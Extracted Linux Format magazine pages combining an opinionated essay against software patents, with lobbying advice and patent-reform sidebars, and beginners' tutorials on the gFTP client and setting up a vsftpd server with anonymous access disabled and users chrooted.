This view is supported by an old study from the University of Cambridge's Department of Applied Economics, in which 30 companies representing a broad cross-section of UK industry were asked questions as to whether the existence of a system of compulsory patent licences would have made any difference to their operations. The survey didn't ask whether the *existence* (or not) of patents would have such an effect, but I believe that the answers are illustrative of the probable result of asking such a question also, since the underlying thrust is one of justification of the patent system. In the survey, over 50 per cent of respondents said that it would have an effect on their business decisions in only very few cases; nearly a fifth said it would never have any effect, and about 25 per cent of respondents said it would have an effect in a significant number of cases. With

the exception of research-intensive fine chemicals with limited markets, few industries had much of a dependency on patents, while industries like oil had no dependence on patents at all.

More interesting was the non-industrial sector: large companies often generously promote patents as a means for small companies and inventors to hold them to ransom. This selfless altruism is somewhat undermined by the Cambridge Report though, which concluded that the benefits to small business are usually minimal, and rather less than that often asserted for them. Profit was often not a motive for small inventors, and in any event, they tended to operate in the sectors where patent protection was not regarded as important – electrical and electronic rather than fine chemical. However, the report also asserted that small inventors were responsible for a disproportionately high level of valuable patentable inventions; and in an extremely few number of cases, the availability of patents acted as an incentive to persist with an invention that would otherwise have been abandoned. MEP Arlene McCarthy, a vociferous proponent of software patents, rehearses the ‘small man myth’ for a company not even in her region (www.allvoice.co.uk), which she says was only able to fight off IBM because of the availability of patents. In truth, since IBM's vast patent portfolio is mainly software-related, had Allvoice attempted to enforce a software patent against IBM in a legal environment where software patents were enforceable, the likely outcome would probably have been different: IBM would have severed Allvoice's financial arteries by launching two or three counter infringement actions for software patents, which it would have dug out of its vast patent portfolio, until Allvoice begged for a cross-licence on whatever terms IBM chose to impose.

For universities, it concluded that the profit motive was absent and patents did not play a significant part, as commercially viable products were spun off via the government. The latter point is probably no longer true, given the increasing trend among many UK universities for creating commercial units to exploit viable research. But even here, the commercialisation and spin-offs are a *consequence* of research *not*

RESOURCES

<http://swpat.ffii.org/>
<http://petition.eurolinux.org/reference/lobbying.html>

Your taxes at work:
www.patent.gov.uk/about/ippd/softpat/

Find out who your MEPs are:
www.europarl.org.uk/uk_meps/MembersMain.htm

How to lobby your MEPs:
<http://wiki.ael.be/index.php/MEP-Position-Lobbying-Guide>

Latest developments:
<http://tinyurl.com/2ljpq>

Fighting for your rights:
www.eff.org/
www.fsfeurope.org
www.gnu.org/fsf/fsf.html
<http://fsf.org.in/>

YOUR TAX EUROS AT WORK

The lucrative and self-perpetuating business of self-interest

If it comes as no surprise that the European Commission and most MEPs have limited interest in the views of the public but seem to be more influenced by large American businesses, then take heart: its not just you they ignore; they have even ignored a groups of UK and European patent judges who have offered help in setting up a European patent court system. They aren't even interested in the opinion and input of the judiciary who are going to have to operate the changes!

As is often the case, self interest lies at the heart of this mess. The main players are: The professional patent lobby –

career-centric civil servants in best Sir Humphrey Appleby mode – protecting and extending their departments; and politicians sucking up to the powerful and allowing these people to delude them about the value of patents.

Democracy is normally the ultimate leveller between corporations and the public, but the flavour of proportional representation implemented within the EU has made McCarthy and other MEPs largely invulnerable; you don't vote for her, but for the Labour party who in turn select her, so ejecting her directly is problematic. The UK and EU civil servants in the Patent office and the EU

Directorate are even more secure, as they are not democratically accountable except indirectly through their political bosses. However, the EU is not democratic and was never designed to be so. It started as an administrative bureaucracy for administering intra European coal and steel treaties after WWII and has grown enormously since then, with minimal democratic dressing tacked on. That is demonstrated by the EU Internal Market DG ignoring the European Parliament, that had tabled some minimal patent directive amendments, and insisting on pushing through a hard-line regime.

GETTING INVOLVED

If you're not prepared to fight for your digital rights, you can't complain when they disappear...

I'm going to take this opportunity to ask: *what have YOU done to combat copyright extensions and software patents?*

Too many Free software users expect the vocal minority of the community to do their work for them. That won't work. Politicians need to hear from you and most want to; they seldom hear from their constituents, and when they do, it's normally about rubbish collection or uneven kerbstones. Copyright and patents are outside their normal interest, so your lobbying will stand out from the usual banalities. Furthermore, they normally get only one or two letters on any topic – the Iraq war excluded – so lots of letters will flag an issue as important. Even if they don't understand patents, they will need to investigate, and you can use that as an opportunity to teach and persuade; don't allow Microsoft and IBM to do that, or it will be too late.

Find your MP and the multiple MEPs for your region (you will have up to 10 for your region) from the resources section and write to them, rather than using email (see link, opposite page).

Do not insult, hector or rant; do not Google for a form letter and copy that; write a letter in your own words or they will simply bin it as a mass campaign.

Among any other issues that may occur to you, you may wish to write on the following topics:

- Free software will be catastrophically hampered since few Free software developers will have the time, money or resources to consider the patent implications of their code. Damage to Free software will damage the economy and competitiveness of Europe and cede IT dominance to America.
- Microsoft will use software patents to further entrench its dominance of the



FSF Europe was founded in 2001 as the sister organisation of the FSF in the USA – a place to start researching for your campaign!

a motivation for it, and it is almost certainly true that such research would continue even if the commercial arms did not exist. The UK Cambridge Report has had its conclusions broadly supported by several Canadian studies, including the Firestone Survey and Andrew Wilson's study for the Science Council of Canada; both of which interviewed company executives and then concluded that competition was the main driving factor in inventions. The surveys are old ones and were only conducted across a few companies, so they cannot be called definitive; but it indicates the uncertain basis for what is a very controversial property right. When three-quarters of respondents say that patents are not relevant to their investment or research decisions, while

the negative effects are much more widely documented, there is a need for exacting questions to be asked.

Incentives to disclose

Some secrets remain secrets, while some will inevitably surface. A core rationale for the patent system is that it results in the disclosure of secrets that would otherwise be locked away forever, to the detriment of society. Coca-Cola's recipe is a trade secret and has – until recently – survived largely intact. Were a drinks recipe patentable it is likely that the Coca-Cola company would still not have patented its formula, since it was a secret capable of being maintained and where the benefits of secrecy outweighed the benefits resulting from



Over a decade ago, EFF was founded in the US to protect freedom in an increasingly digital world, and has one of the Net's most linked-to sites.

- market by patenting basic ideas, patenting protocols and data structures to prevent interoperability of systems or competing software.
- Small businesses will have their profitability and viability threatened by patent licence taxes unless they have a cross licensing capability. They may have to pay a patent tax of up to 5 per cent on their products.
- Diligent companies will need to take extensive legal advice on development to ensure no patents are infringed and to seek patents if none already exist.
- American-style litigation companies will arise to 'monetize' patent assets.
- Promising and inventive lines of development will be terminated if they infringe someone else's patents and society will be deprived of new products.
- The amendments to the patent laws will result in a flood of low quality patent applications from the usual US

companies. That will create a log jam that will result, as it did in the US, in lowered quality in order to meet productivity targets.

Don't just send out a form letter to any representative without considering which issues in particular would galvanise a politician of that political persuasion.


When contacting right wing politicians, emphasise the effects on small and medium businesses and the costs of litigating, the costs of patenting, the costs of patent licensing and the cost of uncertainty. Downplay the criticism of American companies.

For Socialist (ie not New Labour!) and Green MPs, emphasis should be made on the damage to Free software, the economic imperialism of America, anti-globalisation as it pertains to software.


For MEPs, emphasising the damage to European competitiveness is a wholly appropriate approach.

disclosure: here, a drinks patent would have given society no benefit. Equally, the ideas behind some inventions will become obvious to the public the moment they go on sale since they are susceptible to reverse engineering. A new ring-pull can or workbench would be easy to copy, and a patent would be unnecessary to get disclosure unless the inventor would have refused to market his invention if competition was going to arise; a scenario that is usually a little far-fetched.

In addition to the economic arguments for patents, there are the less discussed rationales for patents. One of these is a moral one of recognition for the work or insight of the inventor in realising the invention. This argument is rather similar to that



PATENTS



◀ which authors would raise for recognition of their authorship of literary works and the right to prevent its misattribution. However, copyright is a rather different type of right: it's nearly impossible for two authors to independently create identical works, although it's

easy to have very *similar* underlying ideas. For inventions, it is a little different: patent offices the world over can recount improbable sounding tales of identical inventions applied for almost simultaneously by independent inventors and where there is no wrongdoing by either inventor. Patents, as well as kernels can be subject to race conditions. The 'first past the post' approach of the patent system merely shrugs its shoulders when this happens. If one is supposed to be providing an encouragement for the inventive to invent, then any subsequent inventor should not be put off in this way lest he decide to become a bus driver instead; he should also get at least some reward and first past the post systems do not provide this.

Patent examination

The goal of the whole patent process is, of course, registration. Registration systems for many intellectual property rights come in two broad flavours: weak and strong. The difference between the two is the burden of proof needed to obtain registration and the consequence is the effort needed to defend or oppose the right. The system is most typically seen in relation to trademarks rather than patents, but the implications seem to be apparent in current patents trends. Strong registration systems put a high initial

burden on the applicant, since a request is examined carefully and in depth to see if there is any prior art. By contrast, in a weak system, the examination is much more peremptory, and the burden on the applicant is greatly reduced. In some weak trademark systems, obtaining a mark used to require little more than filling in a short form and paying a fee. The attitude in such systems is that if the right is worth defending or hijacking, then that is best done in court. For a minimally intrusive right, *eg* copyright, that may be an appropriate system; but for a powerful and lengthy monopoly like a patent, it is entirely inappropriate since the cost and disruption of it is disproportionate.

Currently, no such systems operate for patents, but the US patent system illustrates why they would be a bad idea. In the case of the US, this is not so much a deliberate policy decision but more an over-liberal approach to patentability, together with a lack of examination resources. The US patent office is well aware of its problem, and it has been actively recruiting computer examiners to assuage the problem, so far without conspicuous success.

The problem is, that at the moment it is rumoured that something like 95 per cent of patent applications are successful; and if that is true, then something is entirely out of kilter. I'm sure that Americans are inventive but I somehow doubt that they are *that* inventive: no patent system should be granting nearly all applications, and it gives credence to the rumours that examiners are discouraged from making too many rejections. The consequence of this *de facto* weak examination system is that the classic problems arise, but with magnified effect: patents become easy, almost trivial to get, but the cost of litigating them remains so astronomically high that most lawyers would be entirely justified in advising their clients to agree to a reasonable licence fee (the author usually would). The only time I would depart from that is when the licensor gets greedy and pitches a fee that remains too high. What of principle? I'm afraid that it's an expensive luxury in business, and only if principle had a business justification would I fight. SCO would be a good example of that – since if you yield to such a threat, you

PATENTLY OBVIOUS

Rubbish patents

It's not hard to find examples of lousy software patents: The most famous example that most readers will have heard of is the Amazon 1-click patent. This was granted for the stunning innovation of using a cookie to return to Amazon its own authentication token to identify your identity. This is in no way analogous to the credit or loyalty card, or the customer account number; it's different from those because of course everything is new if it's done over the Internet. Or take the windowing patent granted to a McDonnell Douglas employee when Y2K was all the rage. If you need to make a good guess which

side of the millennium a date falls on do this: if it's less than some smallish number, assume it's after the millennium; so '20' becomes 2020 but if it's a large number assume it's before the new millennium, thus '65' becomes 1965. In itself hardly the greatest leap forward for mankind, but it is also anticipated by the prior art: specifically it has been in the GNU/Linux kernel since about 1995.

Bogged down

With the US patent office becoming ever more bogged down in rubbish patents, this is the type of dross being granted. Some truly egregious non-software

patents are also being granted because the USPTO is a train wreck. A 5-year-old was granted a patent on swinging sideways on a child's swing. It claimed that a great and significant advance in swing technology could be achieved that would alleviate the frustration of bored children everywhere who were tired of just swinging backward and forwards. If the child pulled on one chain only, the swing would move side to side or in an oval fashion. Or how about a patent on the wheel that has reportedly been granted to an Australian lawyer; Ford's lawyers are presumably scrabbling around desperately to find prior art.

potentially become a juicy morsel for other extortionists, not to mention adverse publicity; even with SCO, there is a very credible argument for settling.

One of the dangers of such a weak examination is that it also encourages a species of patentor who is less of an inventor and rather more like an applied science-fiction writer. These people think up inventions and technologies and then try to obtain broad blocking patents on their idea.

has led ordinary users – as well as those with weaker hand in the patent poker game – to begin to complain. This has already had the effect that politicians are becoming more cautious in proposing policy changes, but there is some way to go before it is clear if this alone will make a material change. Perhaps a little paradoxically, it is the patent alpha males who may force a change for the better: some large industrial groups – like IBM and Intel –

“With Free software, Europe can control its own IT destiny and realise economic advantage from not exporting billions of Euros in licensing fees to the US...”

When the real inventors come along, or technology enables the product, they wait for it to become established and then pop up demanding a licence. In a properly examined patent system, such attempts will probably fail for lack of any developed invention, or because of flaws in the drafting of the fictional device, but in the American system they are often granted. At one time, it was traditional for patentors to be required to bring their invention into the Chancery buildings to give the King's agents a demonstration; perhaps – in the US at least – this might be a useful tradition to resurrect.

Modern trends

In some ways, recent abuses of the patent system may be beneficial in the very, very long term, and the wheel may one day turn full circle. The demise of the unrestricted prerogative of the monarchy to grant monopolies to friends at court was caused by its rank abuse, and led to vociferous protests among a public outraged at the costs it imposed on them. While the Free Software community cannot be called a 'large section' of the public generally, they are nonetheless a large section of the technical and scientific community to whom patents are addressed. Previously, the effects of patents were discussed at a rarefied level by economists; however, the steadily increasing scope of patent protection under the pressure of business interests

are beginning to claim that the ease and breadth of patenting is posing such a large drain on their operations (as a result of fighting patent lawsuits or fending off licensing demands) that they are beginning to say reform is required. In the short and medium term however, things are not going to get better; they are going to get worse – much worse. The European Union's view is contradictory: part of it loves Free software and part doesn't. In part it's anti-Americanism by some Greens, some French and others, but it is also based on the strategic view that Europe should not depend on America for its technology unless it wishes to be *even more* of a hostage than it currently is. The realisation is dawning on some politicians that there is now, with Free software, the possibility both that Europe can control its own IT destiny and realise an economic advantage from not exporting billions of Euros in licensing fees to the US.

But, another part of the EU loves Microsoft and the US software industry, believing that the EU can only achieve technological pre-eminence by emulating the US, and that includes allowing software patents. Can you guess which half drives EU patent policy?

The 'clarifications' of patent law are being driven through by a Commission desperate to permit software patents because American and Japanese companies tell them that by doing so, we can drive down their power. They are

ALTERNATIVES TO PATENTS

Options allowing economic growth AND innovation

Inventors Certificates Not in use any more, the inventors certificate eschewed a monopoly in favour of a centrally administered fund from which the inventor was paid a reward by the state, and the state acquired ownership of the invention. The inventors certificate was obtained by the application of an inventor to the state and industrialists were entitled as of right to use the invention. Inventors' certificates were widely used in the USSR (along with conventional patents) and this has led to them being tainted and falling from favour.

Compulsory patent licences Another approach involves requiring patent holders to permit use of their invention by anyone without requiring consent, but subject to a royalty payment. Most patents systems already have a capability to require the grant of licences against the will of the patent holder. In the UK for example, the Crown gives itself the right to use any invention on which it grants a patent, subject only to the payment of a royalty. The main basis for granting a compulsory licence is that the patentor is refusing to work the invention: a patent is not merely an abstract device for rewarding invention or the teaching of new arts. One of its purposes is to get society new devices, and if these are not produced, it is getting a poor

deal. To permit this to happen would be to allow technology to be locked up.

A popular urban patent myth is that there are patents for eternal light bulbs and everlasting razor blades locked away in corporate safes, but if that were so then since any rival might apply for a compulsory licence, on terms set by the patent office, it would be a poor strategy. The utility of compulsory patents is simply that it would remove that coercive power of the patent that allows patentors to impose very bad knife-point deals on licensees. With a compulsory licence, the licensee would at least be able to say "no we won't swallow that, we'll let the patent office set the terms". And of course, it is for that reason that most patentors would sooner strangle their own children than agree to such a scheme.

Of all options, compulsory patents would have the benefit of amending a system that is already known to patent holders but without the socialist overtones or bureaucratic overheads of inventors' certificates. They would also draw the teeth of the monopoly of a patent, while ensuring that the inventor got a fair reward for his idea. Companies would be unable to lock out competitors from the use of their inventions, and the likes of Microsoft would not be able to prevent competition from OpenOffice.org or GNU/Linux.

also in the hands of bureaucrats with career interests in advancing the domain of patents, and in the hands of politicians whose motives can only be guessed at. In a recent consultation, 90 per cent of the respondents opposed the extensions, but because IBM Microsoft and a few others were in favour, the Commission was able to say that they were an economic majority and – like so many other areas of modern life – the views of corporations were allowed to dominate over the choice of individuals.

When these amendments go through, there will be a hailstorm of low-quality applications from the Usual Suspects, and because many will be the same poor-quality applications that succeed in the US, they will fail. But enough will pass to damage the European software industry, and soon or later allow the likes of Microsoft to undermine Free software. Then the campaign for business method patents and lower standards will begin, for the sakes of 'compatibility'. 

ABOUT THE AUTHOR

David Harris is an IP barrister, practising at www.ukitlaw.com. When not suing people, he writes what he describes as “depressingly poor code”.



Tutorials

Our experts offer help and opinions on a whole host of Linux applications

YOUR GUIDE TO GETTING THINGS DONE!

Whether you are just starting out in Linux, or an experienced veteran, there's always more to learn. Every issue of *Linux Format* is packed full of practical advice, and nowhere is it more concentrated than in our tutorials pages.

Here you'll find expert guides to all sorts of things, from Basic Linux usage to understanding and deploying network solutions, from simple script coding to the complexities of Perl regular expressions, Java server apps and more. We aim to bring a good mix of tutorials to each issue, but if you have any suggestions for topics you'd like us to cover, why not contact us, by email at linuxformat@futurenet.co.uk or by snail mail, or log on to www.linuxformat.co.uk and post your suggestions in our special forums? Hope to hear from you soon!

Nick Veitch EDITOR

HOW CODE IS REPRESENTED

Including code in magazines can be tricky, but we hope our notation will help it become clear. When lines are too long for our columns, the remaining text appears on the next line in a solid blue box:

```
procedure
TfrmTextEditor.mniWordWrapClick
(Sender: TObject);
otherwise, there is usually a gap
between lines:
begin
mniWordWrap.Checked := false
end;
Usually, you'll find the code on
our CD/DVD too.
```

THIS MONTH TEACH YOURSELF...

Beginners': File transfer Protocol

Before the hegemony of HTTP, FTP ruled the file transfer roost, and is just as useful today as it ever was **p68**

The GIMP >>


While *The GIMP*'s great for image processing and photo retouching, it doesn't handle page layout very well, and only moderately copes with illustration. We show you how to solve these problems with a quick *Inkspace* example **p72**

Recode

If you're tired of receiving files written in charactersets your computer can't read, here's a great fix! **p77**

Programming with SDL: games

Trout Wars gets serious with the appearance of ENEMIES! **p78**



72

Practical PHP

The Internet can be a dangerous place – which is why we're giving you these nine essential tips to protect your PHP online **p82**

KDevelop

Creating a graphical application interface for our *LXFGallery* picture viewer using widgets, both ready-made and your own **p86**

TIP OF THE MONTH!

MAKE YOUR DISTRO LIVE!

If your distro is Mandrake 9.2 or higher, you can use a tool called *MkLiveCD* to create a bootable Live CD from your existing MDK distro, so you can get your machine set up exactly as you want it, then use the Live CD version of it to have an exact clone of your normal machine. This tool can be downloaded from www.linuxminicd.org/mklivecd or installed through *rpm* and once installed it's quite easy to run.

First, switch to your root account, so that *MkLiveCD* can read all the directories on your system, with `mklivecd <nameofyourfile>` which will make *MkLiveCD* scan your

system and try to produce a Live CD from everything on there. You will, however, almost certainly want to use the flag `--exclude-dir` to tell *MkLiveCD* which directories you'd rather it doesn't copy to the ISO image. Other popular switches are: `--keyboard` to specify the keyboard mapping (the default is US) `--theme` lets you choose how the boot up splash screen looks, `--iso-bootmsg` lets you add to the default *isolinux* message that appears on your screen first `--lowmem` which will let your live CD work on systems that have very little RAM.

If you have problems getting it to work with your system (the most common errors complain are with the kernel module `cloop.o`), try downloading and installing the CVS version of *MkLiveCD* and specifying the parameter `--looptype iso`.

Chances are, it will take quite some time to process, but once it has finished you can use your favourite CD writing tool to burn the CD to disc and it should be ready to go. Given that various live distros – such as PCLinuxOS – use *MkLiveCD* to create their own Live CDs professionally, your custom distro could be the next big thing!

BEGINNERS' GUIDE TO LINUX

File Transfer Protocol


Before HTTP came along and took all the press attention, the best way to transfer files between computers was FTP: the very essence of something doing exactly what its name suggests, as **Andy Channelle** explains...



Like other Internet and network technologies, the File Transfer Protocol, or FTP, has both client and server elements. Day-to-day, most users will only ever encounter the client side of the equation: for instance, in downloading patches or software updates, or transferring files to a work server. Occasionally though, we may need to access files on our home PC from a remote location such as the office or university. For this reason, we've broken this tutorial in half. The main portion will concentrate on setting up and using the excellent *gFTP* client, while the second portion will deal with exposing /home

directories to the Internet in a safe and secure manner. We'll also take a brief look at *KBear*, a 'rival' client with a more extensive featureset, available from <http://kbear.sourceforge.net/>.

The latest version of *gFTP* is 2.0.x and it is available in a number of formats (source, RPM, deb, etc) from the project's website at <http://gftp.seul.org/>, and it is also included on our coverdiscs and also in most mainstream distros. It relies on *GTK+ 1.2.3* or higher which should be installed by most distributions. If not, use your distribution's package manager to install it, as this will take care of any dependency issues. It also



needs *pthread* libraries, but these will almost certainly be installed already. Once it has been installed, *gFTP* will usually appear under the 'Internet' menu on KDE or GNOME's panel.

The first time we load up *gFTP*, we are presented with a user interface split into three horizontal zones.

1 The 'host' toolbar

This is where we enter the details of the remote system we are attempting to connect to. The bar consists of a mixture of icons and text fields. From left to right, these are:

Connect This big button, when pressed, connects to, or disconnects from, the remote site.

Host This is simply the FTP address of the host we are attempting to connect to. For instance, the main FTP server for the KDE project is at <ftp.kde.org>. If we were connecting to this through *Konqueror*, the address would need an additional <ftp://> prefix, but this isn't needed in an FTP client.

Port As standard, FTP works on port 21, so leaving this as the default value is usually the best option. Where this may differ is, for example, if you wanted to connect to your own server and you'd chosen a non-default port number at the back-end as a first line of defence against casual browsers.

User and Password Many of the FTP servers encountered in daily use will be public servers that anyone is allowed to access. In this case the user name tends to be 'anonymous' and the password field is left blank. If we were connecting to an authenticated server, it would of course be necessary to input a valid user name and password into these fields.

Protocol In general use this drop down list, which is used for selecting a connection protocol, will remain set to the default, which is ftp. There may be occasions where we want to connect to a server using the Hypertext Transfer Protocol (HTTP) or Secure Shell (SSH), but we are sticking with FTP.

Stop Finally, the big red button at the end is a 'Cancel' button. This button deals merely with connections. So, if we were attempting to connect to <ftp.kde.org> and – for whatever reason – the process was slow, or we were being repeatedly refused a slot, we would hit this to cancel any further attempts. In practice, we have found that the application can take a while to respond to a Cancel request, so give it a few seconds to do its work before clicking it again.

2 Location panes

To start with, *gFTP* shows our local file system in the left hand window, while the right pane is empty. This, inevitably, is where the remote system will be shown. We found it quite valuable to explore our local system briefly to get to know the working method. For instance, double-clicking on a directory will open that directory, while double-clicking on a file will attempt to pass that file from one pane to the other, *ie* upload or download the file from the local to the remote system.

To move up through the directory structure, we need to double click on the two periods (..) at the top of each directory. In between the two panes are a pair of arrows pointing in opposite directions. Highlighting a file in the right side and clicking

the button pointing left will start the transfer, and *vice versa*. The bars at the top of these sections show a fully qualified (local or remote) path that can, of course, be entered or edited manually.

3 Status windows

These come as a pair. The first, on top, displays the status of any transfers that are in progress and allows us, via a right-click context-sensitive menu, to stop, restart or skip transfers, remove a file from the schedule and change its position (move it up or down) within the To Do list. The same menu can be accessed from the 'Transfers' entry on the menu bar. The second part of the status window gives us a global picture of what's happening between client and server, so we see messages about passwords being requested and supplied, file transfers taking place, connections dropped *etc* here. In the event of a problem, it is quite simple to scroll through the messages in this box in search of a cause. By right-clicking and choosing 'Select All' it is possible to Copy and Paste this log content into a normal text document if, for example, you wanted to include it in a bug report or keep a record of your ftp sessions. It is also possible to clear, view or save this log using the 'Logging' entry on the menu bar.


4 Menu Options

With such a minimal (and some may argue intuitive) interface to cover the simple jobs, *gFTP* secretes its more complex tools in menus rather than display them in a toolbar, so we'll now look at some of the more advanced options available here.

FTP This contains the all-important 'Options' dialog, as shown on the right, which allows us to define – among other things – the number of times the application will attempt to connect to a server before giving up, how long each attempt should last and – if needed – the maximum speed a transfer can attain. This last option may be important if you want to preserve some bandwidth for doing other tasks; however, by default, it is set to 0.00 which effectively turns the feature off. It is here that we can also change options associated with the supported protocols. It is unlikely in general use that any of these options need adjusting.

Local & Remote The next two menu entries offer the same tools but – as their names suggest – work on the local and remote sites respectively. In here we can change the permissions of a file or directory by using the **chmod...** entry, or create, delete, rename or view files. Remember though, that these options will be permissions-based, so it's unlikely that we would be able to rename files on GNOME's ftp server in the same way we could in /home. One exception to this is when connecting to an ISP's webspace server, where we have (authenticated) administrator access to our files.

Bookmarks This tool works in exactly the same way as a web browser. Once we have logged into a server, selecting 'Bookmarks > Add Bookmark' (or hitting **Ctrl+A**) will add a bookmark to the menu. We can then access this server in the future by simply selecting the required entry, which fills in the blanks in the 'connection' toolbar and initiates contact. Once a bookmark is saved, we can edit it by doing 'Bookmarks>Edit Bookmarks'; this will launch a second window with the bookmarks listed in a tree-like structure. Right-click on the required entry (keeping the mouse button depressed) and select 'Properties'. It will now be possible to alter the name, URL, log in details and every other



Access the Options dialog from the FTP toolbar entry.



TUTORIAL Beginners' Linux: FTP

◀ aspect of the connection. Once the adjustments are made, we hit the 'Save' button to finish. Most installations of *gFTP* come with a pretty good selection of pre-configured bookmarks covering most distribution sites, as well as projects such as KDE, GNOME, *The GIMP*, X11 and BSD.



Bookmarks can optionally keep passwords for a very quick log in.

Transfers & Logging These entries we've already covered in point 3 on the previous page.

Tools This menu contains two entries: 'Compare windows' and 'Clear cache'. The former is very useful if, for example, we had created a local mirror of a remote site and wanted to ensure the fidelity of the copy or if we were making sure a web server and local testing directory were synchronised. In this case, we simply log in to the remote server, ensure the local window is 'in' the

correct directory and select the option. All files that are either different or present in one pane and not in the other will be highlighted, giving an immediate visual idea of what might need to be updated. Unfortunately there is no way (yet) to keep two sites in sync automatically, so manual intervention is required.

Help This entry is unfortunately rather underwhelming: though a few morsels of useful info can be gleaned here, it would be best to have a read through them *before* you get into difficulties, rather than hoping that it will provide a solution when/if you do come unstuck.

KBear

The latest stable release of *KBear* is 2.1. It is available as source and binaries for a wide range of distributions at

FTP SERVER SECURITY

Combating the threat of unauthorised access

Some companies will charge you lots of money to remotely access your PC, but what if you could get at your files with no monthly subscription, no need to download Windows only software, no optional spam newsletters? Well you can, and the effort involved is not as hard as you'd imagine.

There are many FTP servers available for Linux. Arbitrarily we have opted to use and configure the *Very Secure FTP Daemon (vsftpd)* which is designed, as the name suggests, to be secure. Unfortunately we are going to have to delve into the configuration files in order to do anything useful. We'll keep it simple.

Most distributions will have this daemon included as standard; if not, it is available in a variety of guises at <http://vsftpd.beasts.org/>. Once installed, starting the daemon is simply a case of opening a console, becoming root with *su* (you'll need a root password) and then typing:


```
/etc/init.d/vsftpd start
```

You should be able to stop the server by doing the same command but with **stop** at the finale.

This procedure, by the way, didn't work in SUSE 9. We had to go into *YaST's* Network Services (*inetd*) GUI and enable *vsftpd* manually, but this also meant the server would start automatically at boot. You can do this in other distributions by opening a console and, as root again, doing:

```
chkconfig --level 345 vsftpd on
```

Now the fiddly bit. Using any text editor, and with 'root' privileges – we find the best way to do this is to open a console and type: *kdesu kwrite* – open the file */etc/init.d/vsftpd.conf*. In SUSE the file path should be



This uninspiring console shot nonetheless confirms we have a working FTP server with local log in facilities.

/etc/vsftpd.conf. This is where access can be granted and denied. We're not going for a public server, so first we find the entry that says **Allow anonymous FTP?** and change the subsequent line so it says

```
anonymous_enable=NO
```

Then find the 'Local FTP users' section and ensure that **local_enable=YES**

is uncommented – that is, it DOESN'T have a # sign at the start of the line – and make sure the line **chroot_local_user=YES**

is similarly NOT commented. These two lines configure the server to allow users with /home accounts remote access with their local passwords, but restricts them to their own /home directory; meaning if someone hacked in using a user account, they would remain imprisoned in a single home directory. As always, and especially as we're potentially exposing our /home directories to the Internet, security should be a vital consideration. As we've set up *vsftpd* above, users can gain access to their own /home directories using the username and

password that would be used to log on to the machine locally, so make sure your password isn't "password", "secret", or something equally guessable.


Whenever you change options in the configuration file, remember to restart the server using the command **/etc/init.d/vsftpd start**

as root for your changed options to take effect.

We can now test our server by opening a console and typing **ftp localhost**. With this configuration, the system requests a user name and password before dumping us into the correct /home directory. Typing **ls** or **dir** should show the contents of the directory in the console.

Last but not least, we need to open up our firewall configuration utility and ensure that port 21, the default FTP port, is not being blocked to incoming traffic.

FTP is a very mature protocol. However, it is not without its security concerns, so if you plan on keeping a server running, make sure you check the project's home page regularly for security issues, and that you always have the latest stable release.



And the final test, a remote connection from a Windows machine on the network.... It works!

<http://kbear.sourceforge.net>. For those who like to live dangerously, there is also a binary of the alpha release of *KBear* 3.0. *KBear* relies on Qt and KDE 3.x. GNOME users will need *kdelibs* and, if support for protocols other than ftp is required, *kdebase*. We're using version 2.1 as our benchmark here, though the tutorial should apply equally to 3.0.

